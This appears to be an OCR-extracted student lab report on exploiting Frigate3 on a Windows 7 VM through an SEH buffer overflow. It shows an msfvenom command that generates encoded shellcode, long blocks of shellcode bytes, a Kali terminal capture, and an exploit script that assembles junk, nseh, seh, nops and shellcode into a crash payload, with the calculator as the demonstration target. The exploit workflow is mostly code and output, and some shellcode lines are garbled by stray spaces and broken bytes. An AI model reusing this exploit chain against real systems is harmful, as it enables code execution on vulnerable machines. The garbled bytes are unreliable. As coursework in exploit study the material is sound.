


## Lab Assignment 10

A.Harshita



19BCE7033

L39+L40


**Install Frigate3 on Windows 7 VM: Frigate3 UI and Execute the exploit2.py to generate the payload\_cmd.txt file.**







The CMD that opens after crashing the application is opened with elevated privileges.



**The application crashes and CMD opens up after pressing Ok. Open linux on VMBox and in terminal paste the following code to get the calc**

payload # msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b "\x00\x14\x09\x0a\x0d" -f python This will generate the bit code

```
buf = ""
```

```
buf += "\xbf\xe3\xfa\x7b\x97\xdb\x5d\x97\x24\xf4\x5d\ x2b"
```

```
buf += "\xc9\xb1\x30\x83\xed\xfc\x31\x7d\x0f\x03\x7d\xec\ x18"
```

```
buf += "\x8e\x6b\x1a\x5e\x71\x94\xda\x3f\xfb\x71\xeb\x7f\ x9f"
```

```
buf += "\xf2\x5b\xb0\xeb\x57\x57\x3b\xb9\x43\xec\x49\x16 \x63"
```

```
buf += "\x45\xe7\x40\x4a\x56\x54\xb0\xcd\x4a\x7e\x52 d\xe5"
```

```
buf += "\x67\xf8\x2c\x22\x95\xf1\x7d\xfb\xd1\xa4\x91\x88\ xac"
```

```
buf += "\x74\x19\xc2\x21\xfd\xfe\x92\x40\x2c\x51\xa9\x1a\ xee"
```

```
buf += "\x53\x7e\x17\xa7\x4b\x63\x12\x71\xe7\x57\xe8\x8 0\x21"
```

```
buf += "\xa6\x11\x2e\x0c\x07\xe0\x2e\x48\xaf\x1b\x45\xa0 \xcc"
```

```
buf += "\xa6\x5e\x77\xaf\x7c\xea\x6c\x17\xf6\x4c\x49\xa6\ xdb"
```

```
buf += "\x0b\x1a\xa4\x90\x58\x44\xa8\x27\x8c\xfe\xd4\xac \x33"
```


```
buf += "\xd1\x5d\xf6\x17\xf5\x06\xac\x36\xac\xe2\x03\x46\ xae"
```



```

buf += "\x4d\xfb\xe2\xa4\x63\xe8\x9e\xe6\xe9\xef\x2d\x9d \x5f"
buf += "\xef\x2d\x9e\xcf\x98\x1c\x15\x80\xdf\xa0\xfc\xe5\x 10"
buf += "\xeb\x5d\x4f\xb9\xb2\x37\xd2\xa4\x44\xe2\x10\xd 1\xc6"
buf += "\x07\xe8\x26\xd6\x6d\xed\x63\x50\x9d\x9f\xfc\x35\ xa1"
buf += "\x0c\xfc\x1f\xc2\xd3\x6e\xc3\x05"

```



```

root@kali: ~
02:05 PM 34%
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x
09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf = b""
buf += b"\xdb\xc2\xd9\x74\x24\xf4\x5d\x55\x59\x49\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x4b\x4c\x4d\x38\x6b\x32"
buf += b"\x63\x30\x53\x30\x37\x70\x73\x50\x6d\x59\x5a\x45\x75"
buf += b"\x61\x6f\x30\x71\x74\x4c\x4b\x76\x30\x54\x70\x6c\x4b"
buf += b"\x71\x42\x74\x4c\x4c\x4b\x61\x42\x64\x54\x4c\x4b\x72"
buf += b"\x52\x56\x48\x36\x6f\x6c\x77\x51\x5a\x44\x66\x55\x61"
buf += b"\x59\x6f\x6c\x6c\x45\x6c\x75\x31\x33\x4c\x73\x32\x46"
buf += b"\x4c\x45\x70\x4a\x61\x68\x4f\x66\x6d\x55\x51\x6a\x67"
buf += b"\x4b\x52\x79\x62\x30\x52\x76\x37\x6c\x4b\x33\x62\x64"
buf += b"\x50\x4c\x4b\x33\x7a\x65\x6c\x4c\x4b\x70\x4c\x67\x61"
buf += b"\x44\x38\x69\x73\x72\x68\x35\x51\x78\x51\x50\x51\x4e"
buf += b"\x6b\x43\x69\x37\x50\x67\x71\x68\x53\x4e\x6b\x57\x39"
buf += b"\x34\x58\x6b\x53\x44\x7a\x61\x59\x6c\x4b\x74\x74\x4c"
buf += b"\x4b\x77\x71\x6b\x66\x75\x61\x6b\x4f\x4e\x4c\x59\x51"
buf += b"\x58\x4f\x64\x4d\x55\x51\x4f\x37\x47\x48\x79\x70\x70"
buf += b"\x75\x59\x66\x73\x33\x61\x6d\x78\x78\x75\x6b\x43\x4d"
buf += b"\x36\x44\x54\x35\x7a\x44\x63\x68\x4c\x4b\x76\x38\x56"
buf += b"\x44\x53\x31\x69\x43\x62\x46\x6c\x4b\x64\x4c\x42\x6b"

```

**Make a new python script**

```
exploit3 - Notepad
File Edit Format View Help
buf += b'\x41\x51\x32\x41\x42\x32\x42\x30\x42\x42\x41\x42'
buf += b'\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4d'
buf += b'\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65'
buf += b'\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e'
buf += b'\x6b\x60\x32\x38\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b'
buf += b'\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44'
buf += b'\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72'
buf += b'\x66\x4c\x77\x50\x7a\x61\x5a\x6f\x44\x4d\x56\x61\x79'
buf += b'\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62'
buf += b'\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72'
buf += b'\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31'
buf += b'\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6a\x6b\x67'
buf += b'\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44'
buf += b'\x4c\x4b\x35\x51\x48\x56\x55\x61\x4b\x4f\x4e\x4c\x7a'
buf += b'\x61\x6a\x6f\x46\x6d\x75\x51\x4b\x77\x67\x48\x49\x70'
buf += b'\x44\x35\x38\x76\x35\x53\x33\x4d\x6a\x58\x57\x4b\x31'
buf += b'\x6d\x76\x44\x54\x35\x7a\x44\x70\x58\x6e\x6b\x33\x68'
buf += b'\x76\x44\x77\x71\x39\x43\x63\x56\x4c\x4b\x76\x6c\x70'
buf += b'\x4b\x4e\x6b\x33\x68\x57\x6c\x36\x61\x79\x43\x4e\x6b'
buf += b'\x64\x44\x6c\x4b\x76\x61\x5a\x70\x6f\x79\x50\x44\x61'
buf += b'\x34\x44\x64\x63\x6b\x51\x4b\x51\x71\x63\x69\x71\x4a'
buf += b'\x46\x31\x49\x6f\x79\x70\x53\x6f\x31\x4f\x51\x4a\x4c'
buf += b'\x4b\x34\x52\x6a\x4b\x4e\x6d\x71\x4d\x63\x5a\x73\x31'
buf += b'\x6e\x6d\x4f\x75\x6f\x42\x73\x30\x37\x70\x65\x50\x46'
buf += b'\x30\x62\x48\x54\x71\x6c\x4b\x62\x4f\x4c\x47\x4b\x4f'
buf += b'\x4b\x65\x6f\x4b\x4a\x50\x4e\x55\x4f\x52\x30\x56\x52'
buf += b'\x48\x4f\x56\x5a\x35\x6d\x6d\x6f\x6d\x39\x6f\x6b\x65'
buf += b'\x65\x6c\x35\x56\x71\x6c\x76\x6a\x6d\x50\x6b\x4b\x4b'
buf += b'\x50\x72\x35\x66\x65\x6d\x6b\x43\x77\x52\x33\x53\x42'
buf += b'\x30\x6f\x73\x5a\x43\x30\x46\x33\x4b\x4f\x58\x55\x51'
buf += b'\x73\x72\x4d\x43\x54\x53\x30\x41\x41'

payload = junk + nseh + seh + nops + buf
f.write(payload)
f.close
```

Execute the python script to generate the payload

```
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA K; @%ã0f0r0_wYIIIIIIIIIIICCCCC7QZjAXP0A0AKAAQ2AB2BB0BBABXP8ABuJ1yYxMRuPuPGpQPk9xeuak
```

Do the same process as we did for exploit\_cmd, but this time, after the application crashes it opens calculator.



**Attach Debugger and analyse the address of various registers below**

